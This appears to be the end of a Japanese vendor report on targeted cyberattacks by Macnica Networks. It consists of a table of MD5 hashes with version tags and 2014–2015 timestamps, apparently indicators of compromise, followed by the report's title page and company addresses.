f1c8131bc391b4441f1b072a22d80534	t17.08.10	2014/05/08 11:22:24
0b35de255869ac3b4a62c29f34a3c113	t17.08.9	2014/05/11 14:44:46
ae619b8ade2c591ba8e07ea334eaf638	t19.14	2014/05/20 15:32:39
9a3af7262ab2bc3345c448db7660d070	t17.08.9	2014/06/03 09:41:46
269cec2efb0acc21da5f955e68c7c7a4	t19.18	2014/06/18 10:30:06

2709d199171aebd9fd665f14341a3c48	t19.20	2014/06/30 19:13:15
0a20da7d0f01d75df53c20942e734e72	t17.08.9	2014/07/17 09:48:24
2a3bf0b80b71e5df66a618a7011a9082	t17.08.9	2014/07/22 16:40:31
2b5e441eec4ed461dc16110c41e7e74c	t17.08.16	2014/07/28 17:01:59
dd8b4434fea3c91a95fa124b0a2ea8e0	t17.08.16	2014/08/04 12:57:34
1babb4fd07612955acad779d5028803f	t17.08.18	2014/08/05 11:51:43
5c53e0de724ad4c9e5f10d5c7aeedff6	t17.08.16	2014/08/06 08:22:32
67724ba79d92832b8dc132ebafe4f53a	t17.08.16	2014/08/12 17:09:41
85f89906674e3438397e2b48781d9c76	t20.02	2014/08/12 11:35:20
54e4fb7a3235cb11385cf3410e9927b3	t20.03	2014/08/18 02:07:04
bccd0d36e58a4e5a3214efdad0eaf971	t17.08.16	2014/08/18 11:21:10
713c28766673eaab5c73bd1de527be7c	t17.08.16	2014/08/19 19:01:29
fa2f00d888944dd860ed92fa521fb22d	t19.22.1	2014/08/19 10:03:15
a042015759c18761e8b4494fe45e577d	t20.03	2014/08/22 11:32:54
cdaa982b80f2c7a84442a60f6b1e130d	t19.23.01	2014/09/01 15:01:12
fee4459ef67451a07a13a9e40a8fb441	t17.08.18	2014/09/09 12:34:21
44fe2541cd5a140f78b7dac8e572a58c	t20.06	2014/09/12 14:42:22
6c6a2feaed2c33640b1b76c60e7e1f2b	t17.08.18	2014/09/18 08:26:42
83637b6710e76720849909eecc1cd7bd	t17.08.18	2014/09/22 08:51:33
39279516e711416208e74b39a2247ba9	t17.08.18	2014/09/25 09:34:10
cf8b4d2fbd7622881b13b96d6467cdab	t17.08.18	2014/09/28 19:52:36
dccc63cd649b439d31afd0674bcab1a1	t17.08.21	2014/09/30 11:10:55
e4fc0ce4d1fd8c91eed4748721f279a8	t17.08.21	2014/10/07 10:50:57
8bf944283987de847851d3d2279b8cf8	t17.08.21	2014/10/08 17:31:01
6721ae55c42a1ca977abfd1bc668302c	t20.07	2014/10/09 12:48:26
a01c73da8fbafeae8a76f71d066aa135	t17.08.21	2014/10/15 11:47:19
5b41fe8d645d2e1245748c176bd82960	t17.08.21	2014/10/17 14:56:51
ae345f9833ac621cf497141b08ad34c2	t17.08.21	2014/10/21 14:13:53
af3cda1a880eb3fb6be354710a2c4fc1	t20.08	2014/10/23 16:26:19
7525f3072168f87d4ada8d04c4b635ad	t17.08.21	2014/10/24 16:16:08
b4d519b36431b119150aba7b1e5d265d	t17.08.21	2014/10/27 09:29:00
53246946ab835b0e87cafcbb0adc6195	t17.08.21	2014/10/28 11:48:54
f753b044b7f16ff203b2552df92d79fa	t100.08.21	2014/10/28 17:38:39
a20bc4b8dfcf1909a1c89c91a110de0d	t17.08.21	2014/10/30 09:15:05
365f6b4ef127bc2adf445f3b19615cc2	t17.08.23	2014/11/04 18:15:32
c248bd02cf6468cb97a34b149701ec94	t17.08.23	2014/11/05 20:15:57
f9fca01b38f1fb5e04b0c09d0e0730b3	t17.08.23	2014/11/05 21:00:42
4428b1a3d35e6c3f1a931e5156054201	t17.08.23	2014/11/05 20:56:52
fc6f9b6c7402d1018f69f3f665f81c28	t17.08.23	2014/11/06 12:55:46
db7252dcd67affc4674c57d67c13c4f0	t17.08.23	2014/11/12 11:41:09

638732a9f10fe0765e3e161e18c2227b	t17.08.23	2014/11/13 10:34:31
6df5d36d8f066137b136a685aeaa2dde	t17.08.23	2014/11/13 09:52:56
b7c6a57b7a7413f7910c6a7d20a6c848	t20.09	2014/11/13 12:52:45
9d437f6e47039ae40bf69c3b4982abce	t17.08.25	2014/11/14 12:10:40
5724bf44ec5ab245aff8c614678af8d5	t17.08.25	2014/11/18 10:56:13
d89b0983b0002157064ba1e7d7d086cf	t20.10.1	2014/11/21 12:19:18
a8e3defc8184708bc0a66a96a686bd50	t17.08.25	2014/11/26 09:55:20
3e384130131ee3a5bf5aae19f6017fd7	t17.08.25	2014/12/08 14:19:29
3f4c0b73cf13ffc0544085639745a9d2	t17.08.25	2014/12/11 17:28:38
72ffb562c6a0e59d3d5a04172362838b	t17.08.25	2014/12/16 17:13:13
438a3b6783fb290197d3023ce441229c	t20.12	2014/12/17 13:04:50
06ae3fe6336b84e035394c7a5541fc99	t20.09	2014/12/19 15:39:16
05edc5d5bd9bda9ac8a75392b4231146	t17.08.25	2014/12/24 09:37:26
569ef496a8ec060863d5f7f0fce1fe9d	t20.12	2014/12/25 12:29:38
65b51e624c79ff5e69e4459de86c1fcd	t17.08.25	2015/01/12 10:58:46
6701efb6306fb3919cde58b82d42712d	t17.08.26	2015/01/20 10:59:37
953d8d1ccb415f0999fe7bcb91cdda24	t17.08.26	2015/01/20 17:06:46
b19d9aa5bcede2aa8648b85308ede71c	t17.08.26	2015/01/20 10:10:12
3bdb9ab7caa2a9285b4ed04fe1c4753b	t17.08.26	2015/01/22 10:25:49
663402aca911da01f6719c3ee483fb16	t20.12	2015/01/22 14:51:29
b582d899d519aaa8bb5a5c8b13bc6f76	t17.08.26	2015/01/22 15:06:33
fcc4820790d8bf2c0cd654b594b791e1	t17.08.26	2015/01/23 09:14:46
a64bb1ed1f8210ef13fe686621161699	t17.08.26	2015/01/26 09:15:10
bee624e47b5413bcc3e7347f03e0c2b6	t17.08.26	2015/01/27 14:42:23
4c6a24ae08cac1d459e33e6dafcbe042	t17.08.26	2015/02/02 09:09:15
8cc0f235189efcf3fe1c4ccc7527fcfc	t17.08.26	2015/02/03 10:35:23
a2037406174deadee6777eaa4279f09d	t17.08.27	2015/02/04 16:21:11
1261b41025f53278f7efcfbf462e9b5c	t17.08.27	2015/03/02 09:18:13
fb66a2d53d7e20056a80a0f1cf5471f4	t17.08.27	2015/03/04 12:08:13
d97c74719ba0caf6c3e8b8e17427f3ec	t17.08.27	2015/03/05 11:59:51
38808ead68a02f6ff705da2e5912fe96	t20.14	2015/03/16 13:25:13
db9648a79689ecf615fc8da750a938ef	t17.08.27	2015/03/17 11:50:29
ed60b19b2d1e5fc8ca1187dec08e2e1a	t17.08.27	2015/03/19 15:03:19
a88c30b25e2a70fb531be8b0a76630df	t17.08.27	2015/03/20 12:04:19
acb6fba02239de95d9d826b25d1e5e29	t17.08.27	2015/03/20 10:44:49
cf3170ab25a76d1605bdaf30597ea78a	t17.08.27	2015/03/23 12:48:36
f7382f17a387cbed5f5bce00deb78e5d	t17.08.27	2015/03/24 12:07:23
b38e384f503ca528514d33dd028f5681	t17.08.27	2015/03/25 12:23:19
3e88e2f55f1d6db8a734c62a832ba062	t17.08.29	2015/04/22 11:29:48
78e383b5c8ae525bc5703817881cda26	t17.08.29	2015/04/24 11:07:43

b56aa4a6e4cde2a7126c8d91cb728db4	t17.08.29	2015/05/08 10:20:53
4dafabf9a06297bfd40daa95ea65a536	t20.19	2015/05/20 17:25:17
56c28e33b1a04de9b285a0c9bdb206ed	t20.19	2015/05/20 17:38:52
79e0df3b6b8422dfa0fb39be9f0bb1ac	t17.08.30	2015/05/20 15:42:48
9455f3a25233c52317501219ba393a82	t20.19	2015/05/20 17:00:39
f60cdde57bd9ca9412c32a08ef068abc	t17.08.30	2015/05/20 11:52:28
23f23e1345f6bc70af34604246d6300d	t20.19	2015/05/21 15:10:03
2d5637c5019017d122c029a98aa9ad02	t20.19	2015/05/21 14:08:10
2ee3f48cfbcaf4514de6f76348973b2f	t17.08.30	2015/05/21 15:38:39
4be4ebe1db4ea1be2f293037eb7f8b0f	t17.08.30	2015/05/21 15:38:39
59be12be455b9115b37e028c62ec1216	t17.08.30	2015/05/22 11:51:18
aa1af951f3f16eb106cc96c747e3f530	t17.08.30	2015/05/22 11:51:18
dba397405916869fdbfc66fa57f553ae	t17.08.30	2015/05/22 11:51:18
da8cc9bddd12034ed964039403b64478	t20.20	2015/05/27 11:07:55
84055f2bfec110090a9e2426ca8b69aa	t17.08.30	2015/05/28 12:48:14
5aaaa1e35b0f10fcf9b6169706a11d67	t20.20	2015/05/29 11:19:00
d78ec13e14cec4d6a7ed0998e1c69cc2	t17.08.30	2015/06/02 11:15:26
0d9be54a980f2df875d70f5f3e7bc03f	t20.20	2015/06/03 11:50:00
0ae0511416d08bf447f60179c47282b8	t20.20	2015/06/04 15:12:36
a421f5145eae2c68950cc3174e88870f	t17.08.31	2015/06/18 10:15:02
14ed321145a68f000d25c3730449f0f7	t20.22	2015/07/06 15:32:47
b9dc761f06a61a4bcb7d6b4b2ff61b05	t17.08.31	2015/07/06 10:34:56
302fbe13736403921ad7f9d310d7beb2	t17.08.31	2015/07/10 09:58:16
85510bd4054986e77c4d352a495ea70a	t20.22.1	2015/07/10 08:49:45
a37198ac3ba35a83c87e22450e1219f6	t17.08.31	2015/07/10 08:40:15
bd201f3d21dacb02f6585fa536d62d88	t20.22.1	2015/07/10 09:10:41
bb3f0ad472aac26ae6dc8c0e7969cc30	t17.08.31	2015/07/13 00:23:13
e3b2f18f8073e8df371dac855b260d14	t17.08.31	2015/07/13 10:46:27
07aa0340ec0bfbb2e59f1cc50382c055	t17.08.31	2015/07/14 09:57:44
2345ae36972f9fe842e9ea6da66f52a8	t17.08.31	2015/07/14 10:16:54
2a11d0f22b413d990437892ec6fb28a9	t17.08.31	2015/07/14 17:44:14
40dbf138d50e784851bbf0d25e85dc3a	t17.08.31	2015/07/16 09:10:07
7af68ddba01ba2d69a8ef7c17430e5d0	t17.08.31	2015/07/28 12:56:35
076d27e43ad7f3c7b44c479f29ea98b9	t20.23.1	2015/07/31 17:35:52
e427ee78902ad672e72b00a5651e107f	t20.23.1	2015/07/31 17:03:49
9194e0c1b045153fbeae6dab49a88337	t17.08.31	2015/08/05 08:51:31
62cef94f307b1d2409c7836d75a96b4c	t17.08.34	2015/08/07 09:23:11
a0ab2d5b144d4ae2de9ef8d835afd652	t20.25.1	2015/08/07 13:11:08
a5e74bc58f56c228ce8c8797162f6b23	t17.08.34	2015/08/10 14:47:52
b8d7fec363ac1d303717ba0732c7eb40	t17.08.34	2015/08/13 08:48:01

bf7bc4c288df36bdc4f01e3d97cffc10	t17.08.34	2015/08/13 09:35:15
823050f6a22fe8be69f2c542b40b45f2	t20.26	2015/08/13 13:21:57
6dc405c7f7410681ef2fcbffc506f6da	t20.26	2015/08/13 13:29:34
337efc3851244c93fc0d812fb4ae66f9	t17.08.34	2015/08/19 09:16:01
36dffe3a45f376d28af6ec51730e0f9d	t17.08.34	2015/08/19 09:16:01
55fad6d72d9ac988b12ef3dff6df4ac6	t17.08.34	2015/10/13 09:52:52

標的型攻撃の実態と対策アプローチ

マクニカネットワークス株式会社

本社　〒222-8562 横浜市港北区新横浜1-5-5
TEL.045-476-2010　FAX.045-476-2060

西日本営業所　〒530-0005 大阪市北区中之島2-3-33 大阪三井物産ビル 14階
TEL.06-6227-6916　FAX.06-6227-6917


macnica
networks